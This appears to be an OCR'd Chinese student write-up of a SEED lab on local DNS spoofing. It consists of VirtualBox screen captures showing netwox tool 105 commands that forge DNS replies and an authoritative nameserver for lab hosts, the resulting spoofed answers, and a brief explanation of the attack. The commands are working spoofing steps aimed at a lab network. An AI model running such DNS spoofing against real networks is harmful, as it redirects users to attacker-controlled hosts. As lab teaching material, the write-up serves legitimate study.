

陈皮老醋 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
netwag
6:33 AM Seed
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
105 105 105 105 105 105 105 105 105
Copy command Interrupt Pause ■ scroll ■ crush
Run
■ NW
Right Ctrl

```
| daisy.ubuntu.com. A                          |
|______________________________________________|
DNS_answer_____________________________________.
| id=41718  rcode=OK         opcode=QUERY          |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1     |
| daisy.ubuntu.com. A                          |
| daisy.ubuntu.com. A 1000 1.2.3.4                  |
| ns.example.com. NS 1000 ns.example.com.              |
| ns.example.com. A 1000 1.2.3.5                   |
|______________________________________________|
```

```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --auth
ns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host
10.0.2.5" --spoofip "raw"
```

```
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --aut
hns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host 10.0.2.
5" --spoofip "raw"" (repeated 14)
```

（3）对服务器发起攻击


陈皮老醋 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
netwag
6:51 AM Seed
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Generate Run it Reset Update
Run
■ NW
Right Ctrl

■ Eth0 device: device name

Advanced parameters:


■ 1000 ttl: ttl in seconds

■ src host 10.0.2.4 filter: pcap filter

■ linkbraw / linkfbraw / link / rawlink / linkraw / best spoofip: IP spoof initialization type

```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --auth
ns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host
10.0.2.4"
```

```
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --aut
hns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host 10.0.2.
4"" (repeated 3)
```


陈皮老醋 [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助
netwag
6:56 AM
Seed
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
105 105 105 105 105 105 105 105
Copy command Interrupt Pause ■ scroll ■ crush
Run
■ NW
Right Ctrl

```
Command 105 --hostname "www.example.com" --hostnameip 1.2.3.... :
DNS_answer________________________________________________.
| id=55328  rcode=OK          opcode=QUERY                |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=2  auth=4  add=0      |
| daisy.ubuntu.com. A                          |
| daisy.ubuntu.com. A 198 162.213.33.133               |
| daisy.ubuntu.com. A 198 162.213.33.164               |
| ubuntu.com. NS 168349 ns1.p27.dynect.net.              |
| ubuntu.com. NS 168349 ns2.p27.dynect.net.              |
| ubuntu.com. NS 168349 ns3.p27.dynect.net.              |
| ubuntu.com. NS 168349 ns4.p27.dynect.net.              |
```

```
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host 10.0.2.4"
```

```
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --authns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host 10.0.2.4"" (repeated 8)
```

4.原理：

DNS 本地攻击，当用户要访问一个网站时，攻击者先一步替换掉用户想访问的网站，或者替换掉服务器回应用户的网站。

5.问题：

在实验过程中，有时候需要用 root 权限才能在某目录下修改、创建文件。